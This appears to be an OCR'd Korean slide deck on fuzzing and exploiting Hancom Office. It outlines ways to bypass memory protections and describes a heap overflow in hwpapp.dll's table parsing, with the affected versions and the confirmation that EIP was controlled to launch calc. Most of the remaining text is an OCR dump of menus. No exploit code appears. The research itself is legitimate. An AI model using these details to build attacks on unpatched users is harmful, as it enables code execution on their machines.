
크래시 분석



크래시 분석



크래시 분석



메모리 보호기법 조사

메모리 보호기법

- ASLR, DEP, Guard Page….

메모리 보호기법 우회

- Memory leak
- ASLR이 걸리지 않은 모듈 이용
- ROP(Return Oriented Programming)
- VitualProtect() 함수

3. 한컴 오피스 표 포맷 취약점 분석

1) 사전조사

2) 퍼징 및 크래시 분류

3) 크래시 분석 및 공격


한글 제로데이 취약점 설명

취약점 제목	한컴 오피스 표 포맷 처리 Heap Overflow 취약점
취약점 개요	한컴 오피스의 “hwpapp.dll”에서 표를 파싱하는 과정 중 셀 병합 크기에 대한 검증이 제대로 이뤄지지 않아 Heap Overflow 가 발생하여 실행 흐름 변조로 인한 임의 코드 실행 취약점

한글 제로데이 취약점 환경


취약한 S/W 버전	v9.1.0.2509을 포함한 이전 버전의 한글 프로그램 (한글 2005/2007/2010/2014)
취약점 발생환경	OS : Window XP/7/8/8.1 32/64 bit, Mac OSX, IOS, Android
취약점 검증	- 한글 문서 내의 표 포맷을 변조하여 임의의 실행 흐름으로 변조가 가능한 것을 확인 - 변조된 표 포맷을 통한 EIP 레지스터 값의 임의 변경 - 변조된 EIP 레지스터 값을 통한 계산기 프로그램 실행

한글 기능 명세


빈 문서 1 - 한컴오피스 한글
파일(F) 편집(E) 보기(U) 입력(D) 서식(J) 쪽(W) 보안(R) 검토(H) 도구(K)
오려 두기
복사하기
붙이기
모양 복사
모두 선택
조판 부호 지우기
글자 모양
문단 모양
스타일
쪽 여백
바탕쪽
단
글자 바꾸기
표
차트
도형
그림
그리기마당
개체 선택
개체 보호
문자표
찾기
오피스 커뮤니케이터
새 문서(N) Alt+N
호환 문서(Y)... Ctrl+N,D
XML 문서(M)
불러오기(O)... Alt+O
저장하기(S) Alt+S
다른 이름으로 저장하기(A)... Alt+V
PDF로 저장하기(F)...
모바일 최적화 문서로 저장하기(B)...
넷피스 24 로그인(L)
편집 용지(J)... F7
미리 보기(V)
인쇄(P)... Alt+P
문서 정보(I)... Ctrl+Q,I
DAISY 문서(W)
점자로 바꾸기(L)
보내기(E)
1 ...₩취약점_발굴을_위한_프로그램_입력_데이터_호
2 C:₩Us...₩Vulnerability_Report(이지훈).hwp
3 C:₩Users₩pesante₩De...₩계산기실행.hwp
4 C:₩Users₩pesante₩Desktop₩eip변조.hwp
5 C:₩Us...₩Vulnerability_Report(이지훈).hwp
6 C:₩Users₩pesante₩Downloa...₩원본.hwp
7 C:₩Users₩pesante₩Desktop₩exploit.hwp
8 C:₩Users₩pesante₩Desktop₩빈 문서 1.hwp
9 C:₩Users₩pesante₩Downloa...₩원본.hwp
문서 닫기(C) Ctrl+F4
끝(X) Alt+X
되돌리기(U) Ctrl+Z
다시 실행(R) Ctrl+Shift+Z
오려 두기(T) Ctrl+X
복사하기(C) Ctrl+C
붙이기(P) Ctrl+V
골라 붙이기(S)... Ctrl+Alt+V
모양 복사(G)... Alt+C
지우기(D) Ctrl+E
조판 부호 지우기(Y)...
모두 선택(A) Ctrl+A
찾기(F)
글자 바꾸기(N)
OLE 연결(L)...
OLE 개체 속성(E)...
고치기(M)... Ctrl+N,K
표(T)
그림(P)
개체(O)
캡션 넣기(M)
문자표(C)... Ctrl+F10
한자 입력(H)
상용구(Q)
입력 도우미(N)
채우기(I)
주석(K)
메모(U)
날짜/시간/파일 이름(D)
덧말 넣기(A)...
글자 겹치기(W)...
CCL 넣기(L)...
공공누리 넣기(V)...
책갈피(B)... Ctrl+K,B
하이퍼링크(Y)... Ctrl+K,H
상호 참조(E)... Ctrl+K,R
필드 입력(G)... Ctrl+K,E
양식 개체(J)
문서 끼워 넣기(F)... Ctrl+O
글자 모양(L)... Alt+L
문단 모양(M)... Alt+T
문단 첫 글자 장식(D)...
스타일(S)... F6
스타일마당(Y)...
문단 번호 모양(N)... Ctrl+K,N
문단 번호 적용/해제(U) Ctrl+Shift+Insert
글머리표 적용/해제(B) Ctrl+Shift+Delete
개요 번호 모양(T)... Ctrl+K,O
개요 적용/해제(O) Ctrl+Insert
한 수준 증가(A) Ctrl+Num -
한 수준 감소(C) Ctrl+Num +
개체 속성(P)...
맞춤법(S)... F8
빠른 교정(Q)
오피스 커뮤니케이터(H)
블로그(B)
SNS 서비스(V)
메일 머지(M)
매크로(R)
차례/색인(C)
블록 계산(L)
정렬(O)...
문서 찾기(F)...
개인 정보 바꾸기(E)
프레젠테이션(P)
인터넷 폴더 연결 관리(I)
추가 기능 설정(A)...
글자판(K)
사용자 설정(T)...
환경 설정(U)...


한글 Fuzzing

Fuzzing 대상 설정




한글 Fuzzing

Fuzzing 대상 설정




minimize




한글 Fuzzing


Fuzzing 대상 설정



Auditing Code




한글 크래시 분류



